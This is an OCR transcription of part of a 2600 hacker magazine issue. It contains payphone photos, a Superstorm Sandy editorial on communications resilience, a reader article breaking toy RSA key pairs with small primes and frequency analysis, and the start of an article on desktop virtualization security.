
Volume Twenty-Nine, Number Four
Winter 2012-2013, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly




7 25274 83158 6 24>

Unusual Phones


Legoland. Not really a country or even a city, so we should probably say that this was seen in Carlsbad, California at the aforementioned theme park. Considering the way payphones are being abandoned, you might just as well have these start popping up to replace them.

Photo by Dave G




United States. Sure, why not? It's not like anyone is going to be using that phone, if there even is a phone underneath all that and if it's actually working. Perhaps converting former kiosks and phone booths into mini art galleries is the way to go. This was seen in Jamaica Plain in Boston, Massachusetts.

Photo by Ernesto Valencia



Norway. This is just the coolest phone ever. We don't care how old it is - whoever concocted this design clearly understood the concept of "rugged." No doubt it'll outlive us all. This can be seen in the tiny port of Barentsburg, which is the Russian settlement on Spitsbergen, 78 degrees north. It's used for calls within the settlement of 500 people.

Photo by Snorre Steen



Switzerland. Speaking of rugged, this phone booth was found inside the Gonzen iron mine in Sargans. To be fair, the mine hasn't been used since 1966, and perhaps the phone hasn't been either. Or maybe it's used by tourists who can't get their cell phones to work. Whichever it is, this one qualifies for being well off the beaten path.


Photo by Markus Bruetsch

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

Objectives

Storm Clouds	4
Basic Code Breaking	6
An Overview of the Security Benefits Offered by Desktop Virtualization	8
Hardware Hacking - An Introduction Via Dev' Boards	11
Hacking Walgreens Photo Processing Machines	12
TELECOM INFORMER	13
C is for Camouflage	15
A Method to Spider Sites with Teleport Pro	16
Steganography over Covert Channels	17
New Ways of Ranking Documents	24
Hacking Dirt	25
HACKER PERSPECTIVE	26
The Security Funnel: When OpenVPN Meets Tor	29
Tactical Teensy Rapid Recon	31
LETTERS	34
Alternate Method for Creating an SSH Tunnel with PuTTY and Squid	48
How to Survive a DNS Attack	50
The Breach That Wasn't	51
TRANSMISSIONS	52
Wordpress Exploit Immunization	54
Fiction: Hacking the Naked Princess 3-5	56
HACKER HAPPENINGS	61
MARKETPLACE	'62
MEETINGS	66

Storm Clouds



With every natural catastrophe that takes place, we wind up learning a little bit more about technology, what it can and cannot do, facts about its potentials and limitations, how it can dramatically fail, and what can be done better for the future. "Superstorm Sandy" left us with no shortage of such teaching points. But will we pay attention and make the necessary adjustments?

Nobody could have accurately predicted all of the crises that Sandy spurred in the Northeast beginning on that day in late October. High winds of such a magnitude were a first for many of us. We saw flooding in places that had never taken on water before. And the aftermath was almost as much of a crisis as the storm itself, as people faced being cut off from various forms of technology for up to two weeks or even more. In so many ways, this was all new ground.

To preface this analysis, we should emphasize how important it is to be able to survive without all of the gadgets and gizmos we've become accustomed to. Not only survive, but thrive. This doesn't have to mean building bomb shelters and keeping a huge stockpile of supplies, unless you really feel the end of the world as we know it is nigh. But being able to get along without electricity, phones, or the Internet for a period of time shouldn't be *that* much of a challenge for any of us. The real problems come when catastrophic events occur that we didn't expect - or when a relatively simple solution is overlooked that could have prevented mass inconvenience or possibly danger.

The first thing we noticed in the storm's aftermath was how thoroughly cell service was wiped out in so many areas. This is something well worth focusing on, since so many people now use cell phones as their primary means of communication. If you were such a person in that particular region, you likely found yourself completely cut off and unable to make any phone calls.

Landlines, as usual, fared much better. There were exceptions, such as lower Manhattan, which had many of its Verizon lines flooded and taken out of service for far longer than anything else. But for those people who lost power and cable due to overhead lines coming down, the old-fashioned landline managed to stay in service more times than not. Telco lines tend to be more rugged or are buried underground more frequently. Those phone lines that arrive via cable company wiring also didn't fare as well, leaving many people who made that switch with no means of communicating. (Of course, you also need power on your end to keep the modem up for such a line.)

In addition to the physical connection still being there, the landline has another huge advantage. The central office that it runs through is *required* to have backup generators. This goes back to the days when this was the only place phone lines came from, so it was easy to have such a blanket regulation. What this results in is a system that doesn't go down, even when an entire neighborhood has been plunged into darkness.

Compare this to your typical cell tower, which might have a battery backup, but most certainly has no generator to keep it going after the power is drained. Cell companies have successfully fought proposals that would have required them to have such a feature. The result of that was what we saw after Sandy: no service signals for significant distances and customers without landlines completely cut off. To be fair, it may be economically unfeasible to equip every cell tower with a generator. But it's perfectly within reason to inform consumers of this shortcoming before they make the decision to have cell phones become their primary means of communication.

Of course, our local phone companies could have been a lot more on top of their game as well. In Manhattan (where cell service was drastically reduced but still

somewhat available), we also had the option of communicating via one of our friendly payphones. However, the majority of the ones we sampled, along with most of the ones we've heard about, were out of service or not in good operating condition for one reason or another. It's true that payphones are used far less frequently than in the past, a fact we frequently bemoan in our payphone photo section. But that's not a license to simply abandon them. After all, any well designed system has a series of backups built into it. We should consider payphones to be one such backup, archaic as they may appear. (Ironically, newer payphones *do* require power and, thus, are fairly useless during extended blackouts.) While the old design and lack of a need for power is a huge advantage in an emergency, the overly expensive rates and lack of care cancel out that advantage. Their existence is clearly vital, but they should be brought into this century and interfaced so much better with other existing communication networks. Perhaps then, they wouldn't fall into disrepair so often.

Access to the Internet was also severely affected during the crisis and this made life very difficult for anyone who was addicted. Again, being flexible and having backups on an individual level makes all the difference. Our smartphones and tablets are great for getting content - when there's a way of doing so. When such access goes away, we need quick and ready alternatives, which are often simply the old-fashioned methods that were replaced by the (now unavailable) new technology: newspapers, books, *stores* that sell these things, local broadcasts that can be received on small and cheap battery powered receivers, etc. It's not really that hard to come up with ideas since these things already exist. What seems to be the real challenge is hanging on to them, rather than declaring them obsolete and moving in the direction that we think is forward.

This is not at all a rejection of the technology, but simply a realization that the technology alone isn't enough. Loathe as we are to do so, imagine a world where something like Sandy has an effect that lasts a year or maybe longer. Imagine it encompassing a far greater space. Without venturing into full-on survivalist mode, let's consider the effects that such an outage would have just on our technology and how we would deal with that. Much of our personal information would exist only on electronic devices we could no longer access. (Many of us don't even know our friends' phone numbers anymore since our phones use voice activation or speed dialing to call them. And that's just the tip of the iceberg.) Physically, these devices are so complex with microscopic components that nobody would ever be able to reproduce them without complex machinery. All of our reading material, words that we've written, pictures we've taken, our music, videos, etc. - all put into digital form and only accessible on the proper device - or somewhere in the nebulous cloud.

It's all really awesome when everything is working and a complete catastrophe when it grinds to a halt. Even something as annoyingly mundane as a software incompatibility could separate you from content that is yours. Such a thing could go undetected for years, thus lessening the chances of easily regaining access if/when the problem was discovered. Glitches and corruption can wipe data out, sometimes without being noticed.

The fact is we don't know what unpredictable things await us in the future. To underline the point, we're reasonably certain that if the great works of the past thousand years or so had *only* been stored on the digital media of the time, a significant amount of it would have been forever lost. If you doubt that, try and dig up the first digital photos you ever took. Or open up some documents that were stored on your old Mac Plus, assuming you held onto any of that old stuff.

Clearly, being hackers, we're big into technology. But we're also big into experimentation, what-if scenarios, thinking outside the box, and exposing bad ideas and stupid actions. As always, learn everything you can about the technology, don't accept limitations and restrictions designed to keep control out of your hands, and *assume* it will all go to hell at some point and have a plan so you don't go with it. One of the most important qualities of a decent hacker is the ability to adapt and learn as the rules change. If those in the mainstream didn't learn the importance of this from Sandy, it may be up to us to keep pointing it out. Because in the end, the technology is simply an extension of our minds. If we become crippled with the loss of these tools, then we haven't really learned anything.

BASIC CODE BREAKING

by Joseph B. Zekany

In 28:2, b3ard wrote a good introduction to the RSA algorithm ("Simple RSA Encryption or Human-Calculable Encryption"). The algorithm is named after its creators Rivest, Shamir, Adleman, and is the gold standard for public and private key encryption. It's used by companies like Verisign, who use it to generate certificates of authority for businesses like Amazon.com. Verisign verifies that you, the customer, are in fact on the real Amazon.com website, then they make sure your purchase information is encrypted and sent from your computer to Amazon.com in the most secure way possible.

b3ard is correct in saying "that learning cryptography [is] tedious and time consuming." However, I would also say it can be fun and rewarding. His article did a good job of explaining the mechanics of the RSA algorithm, and how to generate the extremely small or weak key pairs used for his public and private key encryption. What I will cover in this article are some of the weaknesses b3ard made reference to in his paper. I hope to expand his work by giving the readers a better understanding of basic code breaking.

Discovery 0x01

The first thing I found when I started playing around with the numbers b3ard gave us was a weakness in the generated public and private key pairs. He did say they were small and weak, however the weakness I thought he was talking about was the fact that the keys were small. The problem I found was one born out of the fact that I didn't have access to a computer. All I had was a calculator. This meant I had to do the "mind-working elementary long division and multiplication." Let's start by setting up the RSA key pair the way we were shown:

```
p=5 , q=7
N=(p)(q)=35
r=(p-1)(q-1)=24
k=(r+1), (r+1)+r...
```

This gave us a list of candidate numbers to factor out, thereby obtaining our public and private key pair. The list of candidate numbers were 25, 49, 73, 97, 121, 145. In the example we were given k=145. d=k/e=145/5=29. e=5, d=29. So far, so good. Now, in the next step, we had to substitute our letters for numbers, so we could encrypt our message. This gave us the following list to work with: p=16, r=18, o=15, b=02, l=12, e=05, m=13. He told us to remember that in practice you should always use your counterpart's public key to encrypt our message and not your own.

Here's an example to make things clear. Bob generates his public and private keys - (e) and (d). If he wants Alice to send him a message, he must give Alice the public key he generated. In this case he gives Alice (e). Alice can now encrypt the message she want to send Bob, like so: `(message)^5 mod N = {16)^5 ➥ mod 35 = 11`. She does this operation for every character she wants to send. Bob would get the following numbers: 11, 23, 15, 32, 17, 10, 13. To decrypt the message, Bob now would have to use his private key (d), like so: `(cipher)^29 mod 35 = 16`. This is where the fact that I didn't have a computer comes into play. You see, my calculator couldn't handle the large numbers and popped an error. I thought there had to be a better way to crunch these large numbers. Then I remembered doing a problem from the M.I.T. open courseware class 6.001: "Structure and Interpretation of Computer Programs." And it hit me. The problem required me to decrypt a string of characters, but I didn't have the key. Back then, I remembered studying hashing algorithms, and that they were a one way operation. Meaning you could never really decrypt, or reverse, a hash because the hashing algorithm only goes one way. This has been covered before in these pages, and readers are encouraged to reference back issues. Anyhow, I sent the encrypted string back through the hashing algorithm, and I had the plain text. Something about visiting the NSA crypto museum, if I remember correctly. So that's what I did with the cipher string. (11, 23, 15, 32, 17, 10, 13). And guess what?

```
(cipher)^5 mod 35= (11)^5 mod 35=16
```

Is that right? Let's try that again:

```
(23)^5 mod 35=18
```

e=5 is the public key we generated. This is where I had to find someone with access to a

computer. I had them punch in the equation:

```
(23)^29 mod 35=18
```

Now that's a bad thing. Both e=5 (our public key) and d=29 (our private key) decrypt the cipher string! This means anybody could decrypt our cipher message with our publicly available public key. This is when I decided to generate my own set of numbers to see if I could recreate the issue. I used (p=16, r=18, o=15, b=02, l=12, e=5, m=13) as my message string. The next step was to pick my small prime numbers and generate my key pairs.

```
p=5 , q=11
N=(p)(q)=55
r=(p-1)(q-1)=40
k=(r+1)+r=81
d=k/e=27
```

So my public key is e=3 and my private key is d=27. Okay, let's try this again. Alice encrypts her message with Bob's public key:

```
(message)^3 mod 55=26
```

Once Bob has the cipher, he need to decrypt it with his private key:

```
(cipher)^27 mod 55 =
(26)^27 mod 55 =16
```

But what about the issue with the public key decrypting the cipher? Eve can now try using Bob's public key to decrypt Alice's message to Bob:

```
(26)^3 mod 55=31
```

Okay, it looks like the issue is fixed, but there is another problem here.

Frequency Analysis 0x02

I just saw a mathematician demonstrate this same RSA technique. In his presentation, he used a soldier on the battlefield needing to send a message to another soldier. Let's say our soldier converts his message. The plain text number string would be 11, 05, 05, 16, 20, 08, 05, 18, 09, 04, 07, 05. To keep this example as simple as possible, I'm going to use the key pair I just generated, so e=3, d=27, and N=55. Now let's use our formula to encrypt our plain text string.

```
(message)^3 mod 55=cipher
```


This gives us the following cipher string: 11, 15, 15, 26, 25, 17, 15, 02, 14, 09, 13, 15.

Now, at first glance, it looks like we can't decrypt this cipher without Bob's private key. However, if you take a second look, you'll see there is a pattern to the cipher string. You see the number 15 repeated four times. This tells us we are dealing with a substitution cipher, and, whatever the number 15 represents, it's the same character throughout the string. This is where the context of the cipher and a few simple rules can help us break this code. In the English language, the most often used letters are E, T, A, O, N, R, I. Common three letter groups are THE, AND, YOU, so if you saw a group of numbers repeated over and over, say like the group 25, 17, 15, you might take a guess that T=25, H=17, E=15. Now remember, trial and error is the order of the day. One thing that can help break this code is the context of the cipher. In this case, a soldier on a battlefield. What would be important on the battlefield? Maybe holding the high ground. In Afghanistan, that would be a good guess. So what does our cipher look like so far? 11, E, E, 26, T, H, E, 02, 14, 09, 13, E. Not bad. We have six characters solved and six unsolved characters. Now, looking at the cipher string, and taking the context of the cipher into consideration, you might guess K=11, P=26. Okay, now we are getting somewhere. K, E, E, P, T, H, E, 02, 14, 09, 13, E. What's a five letter word for hilltop? It ends with E. KEEPTHERIDGE. With this method, we were able to break this cipher. We didn't need math. All we needed was a little reasoning and logic. Codes have been broken like this for a long time. b3ard did say this was a weak encryption. This is fine for an inside joke at the water cooler but not for a soldier sending an important message. So how can we break up this character pattern? One way would be to combine the characters into groups. For example, if we group k=11, e=05, we get 115. Remember, our character groups must be smaller then our modulus. Group (N). I've generated a new key pair: N=703; r=648, k=1945, e=5, d=389. Our modulus is now greater than the largest group. Our cipher is now 210, 338, 341, 370, 18, 75. The pattern is now broken up and the cipher is much harder to break.

The commercial application of RSA algorithm works with large blocks of data, and uses large prime numbers to create the public and private key pairs. The difficulty of factoring the products of two large prime numbers is the core mathematical fact underlying the RSA algorithm.

Not to be outdone, Rivest has devised a new problem: "the M.I.T. puzzle." This should keep college supercomputing centers busy for a while. The problem is simple to state, and readers who are interested in breaking the code can do a search for it. I hope this helps the soldiers in Afghanistan. I would like to think I did something that matters.

An Overview of the Security Benefits Offered by Desktop Virtualization



by David Morgan

Desktop virtualization is a new and exciting topic in the computer industry. I want to give a brief overview of the benefits that desktop virtualization can provide in comparison to more traditional methods. Discussion of the physical security aspects of the desktop virtualization arrangement compared to the traditional workstation setup is also going to be covered. I will provide an overview of the benefits and detriments that come with migrating to the desktop virtualization model as this relates to the security of the client and network. Social engineering will also be covered with both desktop virtualization and more traditional implementations. Profits gained from migrating to desktop virtualization will also be analyzed. Providing applications, operating systems, and user data as services is a secure and more efficient way to utilize server hardware and network resources.

Desktop virtualization has many advantages over the typical workstation with a local operating system and local program installations. Using desktop virtualization software such as Citrix XenDesktop and XenApp, virtualization of applications and operating systems becomes possible. Desktop virtualization results in less software maintenance, lower hardware cost, and less time spent updating and supporting clients. A few more advantages of desktop virtualization include less administrative and program support that needs to be given, smaller and cheaper workstations, and an escalation in scalability. Along with monetary advantages, desktop virtualization also offers numerous security advantages.

Desktop virtualization is a technology that allows multiple users to remotely access operating systems, applications, and data as if they were local to the client. This technology is similar to the terminals hosted on mainframes back in the 1980s. Back then, a user would access a terminal and work on the mainframe from their workstation in a command line interface. Desktop virtualization provides a GUI that is identical to the desktop that users are used to seeing. Desktop virtualization relies on three elements: a program to virtualize the desktop, a client or "thin client," and a server to run the virtualization program on.

Thin clients come in all different shapes and sizes. An average thin client is about one quarter the size of the traditional desktop workstation using the ATX standard. The small build of the clients allows for more room on the user's workspace as well as more users per workspace if space is an issue. Thin clients are hardware minimal; however, the traditional quad-core desktop may have $350 of hardware or more depending on the needs of the user. Less hardware means less risk if a workstation is stolen or lost. Most thin clients include a space for a Kensington lock to be inserted to secure the workstation to a table or desk, making it nearly impossible to remove. The thin client also does not have any user data locally stored, therefore no data can be compromised if the client is stolen, since user data resides safely in the user's virtual desktop, unlike the traditional

desktop. The level of physical theft prevention depends on the furniture the client is mounted on, as well as the type of locks used to secure the client, monitor, and peripherals.

In a white paper regarding security concerns that arise when users use mobile devices for work, Microsoft said, "Wherever possible, data should reside within protected clouds or data centers. In this way, data should not be exposed on the local device." Microsoft brings up an interesting point regarding data security. When valuable data is taken from the premises, how can it be protected? Possibly one of the most beneficial aspects of desktop virtualization is having a mobile workforce. This enables workers to access their computer away from work and improves efficiency and accessibility, but at the same time this creates a security problem for IT personnel, the problem being how to make mobile connections to the virtual desktop secure. The solution is for a user to access their desktop through a virtual private network (VPN), a private and secure network connection between systems. This VPN may be accessed with any device that meets the requirements specified by the terminal server. As for the problem with data being moved in and out of the organization, this can be remedied by a strict policy to only store sensitive data on their virtual desktop (also referred to as the cloud). If a user must have sensitive information on a mobile device, then remote wiping of the device must be properly configured.

As with any new technology, desktop virtualization requires changes to be made to the network, client systems, and peripherals. Switching from traditional computing to computing as a service requires extensive network changes, client changes, and qualified personnel trained to implement these systems and services. These personnel must have an in-depth knowledge of how desktop virtualization works in addition to the skills to set up and maintain the infrastructure. Desktop virtualization relies solely on the network being functional. Network support and setup is a crucial aspect of the migration. The client migration is dependent on the users in the organization. For example, if there are only 30 users, there would be no need to migrate to thin clients. Instead of migrating, the virtualization client program could be installed on the existing computers. Encryption inside and outside of the network will depend on how the data is being transported.

